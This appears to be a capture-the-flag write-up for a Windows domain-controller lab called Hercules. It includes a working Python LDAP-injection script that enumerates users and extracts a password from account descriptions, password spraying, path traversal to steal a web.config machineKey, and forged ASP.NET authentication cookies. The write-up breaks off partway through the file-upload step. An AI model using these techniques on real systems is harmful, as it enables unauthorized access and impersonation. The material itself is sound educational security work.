

Reconnaissance
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to https://10.129.28.64/
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-21 14:19:36Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: hercules.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after:  2034-12-02T01:34:52
|_ssl-date: TLS randomness does not represent time
443/tcp   open  ssl/http      Microsoft IIS httpd 10.0
| tls-alpn:
|_  http/1.1
|_http-title: Hercules Corp
| ssl-cert: Subject: commonName=hercules.htb
| Subject Alternative Name: DNS:hercules.htb
| Not valid before: 2024-12-04T01:34:56
|_Not valid after:  2034-12-04T01:44:56
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hercules.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after:  2034-12-02T01:34:52
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: hercules.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after:  2034-12-02T01:34:52
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hercules.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after:  2034-12-02T01:34:52
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Not valid before: 2024-12-04T01:34:52
|_Not valid after:  2034-12-02T01:34:52
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
54665/tcp open  msrpc         Microsoft Windows RPC
54681/tcp open  msrpc         Microsoft Windows RPC
56875/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
56882/tcp open  msrpc         Microsoft Windows RPC
59435/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -1s
| smb2-time:
|   date: 2025-10-21T14:20:26
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
Based on the nmap scan I’m dealing with a domain controller called DC for the hercules.htb domain. Therefore I’ll add those to my /etc/hostsfile before having a closer look at the unusual port 80.
Initial Access

Browsing to the web page, I’m redirected to HTTPS right away and greeted by a page advertising software development. It has some testimonials and a contact form to drop them a message. Even though that form looks functional there’s no callback. Looking for additional pages with ffuf finds a few valid URIs.
$ ffuf -u https://hercules.htb/FUZZ \
       -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt \
       -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://hercules.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

login                   [Status: 200, Size: 3213, Words: 927, Lines: 54, Duration: 47ms]
home                    [Status: 302, Size: 141, Words: 6, Lines: 4, Duration: 29ms]
                        [Status: 200, Size: 27342, Words: 10179, Lines: 468, Duration: 91ms]
content                 [Status: 301, Size: 152, Words: 9, Lines: 2, Duration: 29ms]
default                 [Status: 200, Size: 27342, Words: 10179, Lines: 468, Duration: 74ms]
index                   [Status: 200, Size: 27342, Words: 10179, Lines: 468, Duration: 71ms]
                        [Status: 200, Size: 27342, Words: 10179, Lines: 468, Duration: 36ms]

On the /login page I’m greeted by a login prompt called Hercules SSO. There’s no way to register a new account and trying random combinations just returns Invalid login attempt.
With kerbrute I try to bruteforce valid usernames through Kerberos. There are some obvious hits like Administrator, but it also finds admin and auditor.
$ kerbrute --domain hercules.htb userenum \
           --threads 50  \
           --dc dc.hercules.htb \
           /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 10/21/25 - Ronnie Flathers @ropnop

2025/10/21 17:02:09 >  Using KDC(s):
2025/10/21 17:02:09 >   dc.hercules.htb:88

2025/10/21 17:02:09 >  [+] VALID USERNAME:       admin@hercules.htb
2025/10/21 17:02:13 >  [+] VALID USERNAME:       administrator@hercules.htb
2025/10/21 17:02:13 >  [+] VALID USERNAME:       Admin@hercules.htb
2025/10/21 17:02:41 >  [+] VALID USERNAME:       Administrator@hercules.htb
2025/10/21 17:03:38 >  [+] VALID USERNAME:       auditor@hercules.htb
--- SNIP ---

Now when I try to authenticate with a presumably valid username the error message is different than before. Authenticating with auditor and a random password returns Login attempt failed instead of Invalid login attempt, so this tells me two things. The login feature can also be used to bruteforce valid usernames and it might be synced with the Active Directory, especially when used as a SSO.

Proxying all my requests through BurpSuite and adding an asterisk as wildcard with double URL-encoding also returns the error message for a valid username. This hints towards LDAP injection as seen in Ghost.
A simple Python script loops over all the characters in the alphabet and certain special characters to find all valid usernames in the Active Directory. First all starting characters are checked and then chars are appended one by one until a full username is found.
import re
import requests
import string

from urllib.parse import quote

import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

DEBUG = False
PROXIES = {'https': 'http://127.0.0.1:8080'}

URL = 'https://hercules.htb/login'
TOKEN_REGEX = re.compile(r'name="__RequestVerificationToken"\stype="hidden" value="([^"]+)')
MAX_CHARS = 20
ALPHABET = list(string.ascii_lowercase + '_' + '.')
THRESHOLD = len(ALPHABET) + 1


def percent_encode_all(s: str, encoding: str = "utf-8") -> str:
    b = s.encode(encoding)
    return "".join(f"%{byte:02X}" for byte in b)

def send_payload(payload):

    session = requests.Session()
    session.verify = False

    if DEBUG:
        session.proxies = PROXIES

    resp = session.get(URL)
    token = re.findall(TOKEN_REGEX, resp.text)[0]

    resp = session.post(URL,
                        data=f'Username={quote(payload)}&Password=doesnotmatter&RememberMe=false&__RequestVerificationToken={token}',
                        headers={'Content-Type': 'application/x-www-form-urlencoded'})
    return 'Login attempt failed' in resp.text

def test_user(check):
    return send_payload(quote(check))

def test_substring(check):
    return test_user(check + '*')

def brute_usernames():
    users = []

    # Enumerate all starting characters
    valid = []
    for a in ALPHABET:
        if test_substring(a):
            valid.append(a)

    for _ in range(MAX_CHARS):
        leads = []
        for v in valid:
            for i in range(THRESHOLD):
                if i == THRESHOLD - 1:
                    if test_user(v):
                        users.append(v)
                    break
                current = v + ALPHABET[i]
                if test_substring(current):
                    leads.append(current)
                    continue

        valid = leads.copy()

    return users


def main():
    users = brute_usernames()
    print('\n'.join(users))


if __name__ == '__main__':
    main()
Running the script takes a bit of time but eventually prints a longer list of users. Cross-checking them with kerbrute shows they are all valid.
$ python3 inject.py | tee -a users.txt
bob.w
ken.w
ray.n
joel.c
mark.s
nate.h
rene.s
shae.j
tish.c
will.s
zeke.s
auditor
fiona.c
jacob.b
james.s
tanya.r
winda.s
angelo.o
ashley.b
elijah.m
harris.d
ramona.l
taylor.m
adriana.i
anthony.r
camilla.b
heather.s
jessica.e
johanna.f
mikayla.a
natalie.a
patrick.s
stephen.m
vincent.g
web_admin
clarissa.c
fernando.r
jennifer.a
johnathan.j
stephanie.w
Then I proceed to also dump the description of all those users. Therefore I add more code to inject.py and read the previously found users from a file instead.
import re
import requests
import string

from urllib.parse import quote

import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

DEBUG = False
PROXIES = {'https': 'http://127.0.0.1:8080'}

URL = 'https://hercules.htb/login'
TOKEN_REGEX = re.compile(r'name="__RequestVerificationToken"\stype="hidden" value="([^"]+)')
MAX_CHARS = 20
ALPHABET = list(string.ascii_lowercase + '_' + '.')
THRESHOLD = len(ALPHABET) + 1


def percent_encode_all(s: str, encoding: str = "utf-8") -> str:
    b = s.encode(encoding)
    return "".join(f"%{byte:02X}" for byte in b)

def send_payload(payload):
    session = requests.Session()
    session.verify = False

    if DEBUG:
        session.proxies = PROXIES

    resp = session.get(URL)
    token = re.findall(TOKEN_REGEX, resp.text)[0]

    resp = session.post(URL,
                        data=f'Username={quote(payload)}&Password=doesnotmatter&RememberMe=false&__RequestVerificationToken={token}',
                        headers={'Content-Type': 'application/x-www-form-urlencoded'})
    return 'Login attempt failed' in resp.text

def test_user(check):
    return send_payload(quote(check))

def test_substring(check):
    return test_user(check + '*')

def test_description(user, description = '*'):
    return send_payload(percent_encode_all(f'{user})(description={description}'))

def test_description_substring(user, description):
    description = description.replace('*', '\\2a').replace('(', '\\28').replace(')', '\\29') + '*'
    return test_description(user, description)

def brute_usernames():
    users = []

    # Enumerate all starting characters
    valid = []
    for a in ALPHABET:
        if test_substring(a):
            valid.append(a)

    for _ in range(MAX_CHARS):
        leads = []
        for v in valid:
            for i in range(THRESHOLD):
                if i == THRESHOLD - 1:
                    if test_user(v):
                        users.append(v)
                    break
                current = v + ALPHABET[i]
                if test_substring(current):
                    leads.append(current)
                    continue

        valid = leads.copy()

    return users


def brute_descriptions(users):
    abc = '*abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789-_!$()+@'

    for user in users:
        if not test_description(user):
            # print(f'{user} does not have description')
            continue

        description = ''
        while True:
            for a in abc:
                if test_description_substring(user, description + a):
                    description += a
                    break
            else:
                print(f'{user}: {description}')
                break


def main():
    # users = brute_usernames()
    with open('users.txt') as f:
        users = f.read().split('\n')
    brute_descriptions(users)

if __name__ == '__main__':
   main()

Running the script again retrieves the description for johnathan.w and it does contain the password change*th1s_p@ssw()rd!!, but it does not work for authenticating. Then I decide to spray the same password against all the previously found users and find a match for ken.w. This allows me to login to the Hercules Portal and I get access to the dashboard.
$ python3 inject2.py
johnathan.j: change*th1s_p@ssw()rd!!

$ nxc smb dc.hercules.htb -u user.txt
                          -p 'change*th1s_p@ssw()rd!!' \
                          -k \
                          --continue-on-success
SMB         dc.hercules.htb 445    dc               [*]  x64 (name:dc) (domain:hercules.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.hercules.htb 445    dc               [-] hercules.htb\bob.w:change*th1s_p@ssw()rd!! KDC_ERR_PREAUTH_FAILED
SMB         dc.hercules.htb 445    dc               [+] hercules.htb\ken.w:change*th1s_p@ssw()rd!!
--- SNIP ---
Privilege Escalation
Access as natalie.a
On the mail tab, I can find three mails, one regarding a site maintenance that informs about a sync with domain passwords and two more that read like phishing mails since they contain links to other domain names.
21/11/2025

Good Morning Staff,

Over the coming days we'll be doing some changes to the site, so you may notice some downtime or missing functionality in some forms.

We should inform you that the website is now in-sync with the domain, which means that from now on you MUST use your domain credentials to login to the site. If you've forgotten your password for the domain, or need other details associated with your account changed, we recommend getting in touch with Natalie from the support team.

We'll continue to work closely with security to maintain the continued integrity of the site. Feel free to contact us at web_admin@hercules.htb if you have any issues.

Much Regards, Web Admins.21/11/2025
Hello user,
I am the domain administrator. I am writing to you to tell you that your account has been hacked. you must change your password today. In this email i have attached a link for you to change password. please do urgently!!
DOMAIN\ADMINISTRATOR.
http://hadess.htb/ChangePassword21/11/2025
To whom it may concern,
In light of your recent hard-work I have decided to grant you a pay-raise. Congratulations.
Please download and open the attached document to see your new payslip details.
----> http://hade5.htb/ta577/payslip.zipThe Download section offers three forms to be downloaded as PDF files. When I click any of the download links, there’s a GET request to /Home/Download?filename=registration.pdf. Whenever I see filenames passed as a parameter, I go for path traversal. Since this is an IIS server, it’s very likely that there is a web.config somewhere.

Two directories up I get lucky and can download the file. It does contain the machineKey that is used for the creation of cookies.
<?xml version="1.0" encoding="utf-8"?>
<!--
  For more information on how to configure your ASP.NET application, please visit
  https://go.microsoft.com/fwlink/?LinkId=301880
  -->
<configuration>
  <appSettings>
    <add key="webpages:Version" value="3.0.0.0" />
    <add key="webpages:Enabled" value="false" />
    <add key="ClientValidationEnabled" value="true" />
    <add key="UnobtrusiveJavaScriptEnabled" value="true" />
  </appSettings>
  <!--
    For a description of web.config changes see http://go.microsoft.com/fwlink/?LinkId=235367.

    The following attributes can be set on the <httpRuntime> tag.
      <system.Web>
        <httpRuntime targetFramework="4.8.1" />
      </system.Web>
  -->
  <system.web>
    <compilation targetFramework="4.8" />
    <authentication mode="Forms">
      <forms protection="All" loginUrl="/Login" path="/" />
    </authentication>
    <httpRuntime enableVersionHeader="false" maxRequestLength="2048" executionTimeout="3600" />
    <machineKey decryption="AES" decryptionKey="B26C371EA0A71FA5C3C9AB53A343E9B962CD947CD3EB5861EDAE4CCC6B019581" validation="HMACSHA256" validationKey="EBF9076B4E3026BE6E3AD58FB72FF9FAD5F7134B42AC73822C5F3EE159F20214B73A80016F9DDB56BD194C268870845F7A60B39DEF96B553A022F1BA56A18B80" />
    <customErrors mode="Off" />
  </system.web>
  <!--- SNIP --->
</configuration>
<!--ProjectGuid: 6648C4C4-2FF2-4FF1-9F3E-1A560E46AA52-->
After compiling aspnetCryptTools I can decode my own session cookie and look at the data. It contains the current user and Web Users for the user data.
PS >.\FormsDecrypt.exe B993D8669C0D41EE5FE7C02B57A80211CBAEE4A0C3879A1F02BE932D8E5D558F224182A84A4F67A662145E59AFEF69136925ACD3D0C1D51AEB659D67B58BE747EB83314241DB13DC0C9B69238BF400811DBB3F184CD735D982252CE25EF986EB0B61DB36B66CEA7898127CFC0136643757BD1C3A46A8F378A4A7C8534D4A924411CDA292F1837AE0EEE5FDFD0C905C306AB3271E2D40866A7304E6C805D8BB85
1
ken.w
21/11/2025 15:42:06
21/11/2025 15:52:06
False
Web Users
/
Now I could forge a new token, but I’m not exactly sure what to put there yet. A look at the LDAP data for ken.w reveals the user data to corresponds with the value in department. Subsequently listing all departments shows Web Administrators as a likely candidate for me to increase my privileges on the web application.
$ nxc ldap dc.hercules.htb -u ken.w \
                           -p 'change*th1s_p@ssw()rd!!' \
                           -k \
                           --query "(samaccountname=ken.w)" "*"
LDAP        dc.hercules.htb 389    DC               [*] None (name:DC) (domain:hercules.htb) (signing:None) (channel binding:Never) (NTLM:False)
LDAP        dc.hercules.htb 389    DC               [+] hercules.htb\ken.w:change*th1s_p@ssw()rd!!
LDAP        dc.hercules.htb 389    DC               [+] Response for object: CN=Ken Wiggins,OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb
LDAP        dc.hercules.htb 389    DC               objectClass          top
LDAP        dc.hercules.htb 389    DC                                    person
LDAP        dc.hercules.htb 389    DC                                    organizationalPerson
LDAP        dc.hercules.htb 389    DC                                    user
LDAP        dc.hercules.htb 389    DC               cn                   Ken Wiggins
LDAP        dc.hercules.htb 389    DC               sn                   Wiggins
LDAP        dc.hercules.htb 389    DC               telephoneNumber      +61 414-984-509
LDAP        dc.hercules.htb 389    DC               givenName            Ken
LDAP        dc.hercules.htb 389    DC               distinguishedName    CN=Ken Wiggins,OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb
LDAP        dc.hercules.htb 389    DC               instanceType         4
LDAP        dc.hercules.htb 389    DC               whenCreated          20241204014448.0Z
LDAP        dc.hercules.htb 389    DC               whenChanged          20251121142213.0Z
LDAP        dc.hercules.htb 389    DC               displayName          Ken Wiggins
LDAP        dc.hercules.htb 389    DC               uSNCreated           13268
LDAP        dc.hercules.htb 389    DC               uSNChanged           124035
LDAP        dc.hercules.htb 389    DC               department           Web Users
LDAP        dc.hercules.htb 389    DC               name                 Ken Wiggins
LDAP        dc.hercules.htb 389    DC               objectGUID           2693234b-70a7-e844-a5ee-c414497527ab
LDAP        dc.hercules.htb 389    DC               userAccountControl   66048
--- SNIP ---

$ nxc ldap dc.hercules.htb -u ken.w \
                           -p 'change*th1s_p@ssw()rd!!' \
                           -k \
                           --query "(department=*)" "department"
LDAP        dc.hercules.htb 389    DC               [*] None (name:DC) (domain:hercules.htb) (signing:None) (channel binding:Never) (NTLM:False)
LDAP        dc.hercules.htb 389    DC               [+] hercules.htb\ken.w:change*th1s_p@ssw()rd!!
LDAP        dc.hercules.htb 389    DC               [+] Response for object: CN=web_admin,OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb
LDAP        dc.hercules.htb 389    DC               department           Web Administrators
LDAP        dc.hercules.htb 389    DC               [+] Response for object: CN=Bob Wood,OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb
LDAP        dc.hercules.htb 389    DC               department           Web Administrators
LDAP        dc.hercules.htb 389    DC               [+] Response for object: CN=Ken Wiggins,OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb
LDAP        dc.hercules.htb 389    DC               department           Web Users
LDAP        dc.hercules.htb 389    DC               [+] Response for object: CN=Johnathan Johnson,OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb
LDAP        dc.hercules.htb 389    DC               department           Web Users
LDAP        dc.hercules.htb 389    DC               [+] Response for object: CN=Harris Dunlop,OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb
LDAP        dc.hercules.htb 389    DC               department           Web Developers
LDAP        dc.hercules.htb 389    DC               [+] Response for object: CN=Ray Nelson,OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb
LDAP        dc.hercules.htb 389    DC               department           Web Users
LDAP        dc.hercules.htb 389    DC               [+] Response for object: CN=Natalie Andrews,OU=Hades Employees,OU=DCHERCULES,DC=hercules,DC=htb
LDAP        dc.hercules.htb 389    DC               department           Web Support
I then forge a new cookie for Bob Woods with user data set to Web Administrators. A refresh after replacing the cookie in my browser shows me logged in as the impersonated user.
PS > .\FormsEncrypt.exe
162871C21EF7CE3FA25F21AF521E332302C4A76774F50F5F86DD503644A3F392E795358E462A6934D31E6FF674FD3622905E10E1426674F782EB4F1C7DE56E31CA96ED507886874F9AE2472FB4227451DEB5004CA91BFA54826256C7912E42A47D85C104328A533505824EAFFB9D9C8E4B57810ED7C263896607E3B043256A805B1713BBC3B8FC3BD532986889DFCA4E9AA1263BD2636213E6EB810C57028F544D762D9D44C56427E045E6250AE5E129
The dashboard does look the same, but the mails I have access to are different. One is from johnathan regarding a password reset and probably the reason the password did not work anymore. The other mail informs about a security audit and contains the info that the file upload is restricted to administrators now.
22/11/2025

FW: Security Department

Hello Web Admins,

Security is writing to inform you that in light of some necessary changes to the domain separate sign on for this site will be disabled in the coming future. Configuration changes you need to make:

1) Migrate user logons to use domain credentials.
2) Disable site registration.
3) For company logons, ensure this site is in sync with the KDC.
4) Restrict file upload to administrators only.

Currently we're working on disabling some legacy authentication systems in place on the domain. Once these protocols are deprecated we will consider relaxing some of these changes.

Thanks for your co-operation,
Security.22/11/2025
Hi! Was just wondering if I could get my password reset? I seem to have forgotten it...
Cheers, Johnathan.Whatever I try to upload, errors with a message about non-allowed file types. To understand the logic behind the upload I use the previously identified file read to look for the source code. Based on the application structure1 there should be a Views/Home directory containing Forms.cshtml. Going up two directories lets me access the file ../../views/home/forms.cshtml.
@model HadesWeb.Models.UploadFormModel
@{
    ViewBag.Title = "Forms";
    Layout = "_Layout.cshtml";
}

@using (Html.BeginForm("Forms", "Home", FormMethod.Post, new { enctype = "multipart/form-data", @class = "upload-form-container" }))
{
    @Html.AntiForgeryToken()
    @Html.ValidationSummary(true, "", new { @class = "text-danger" })


    <div class="title-container">
        <h2>Report Submission</h2>
        <button type="button" class="info-button" onclick="openModal('infoModal')">?</button>
    </div>
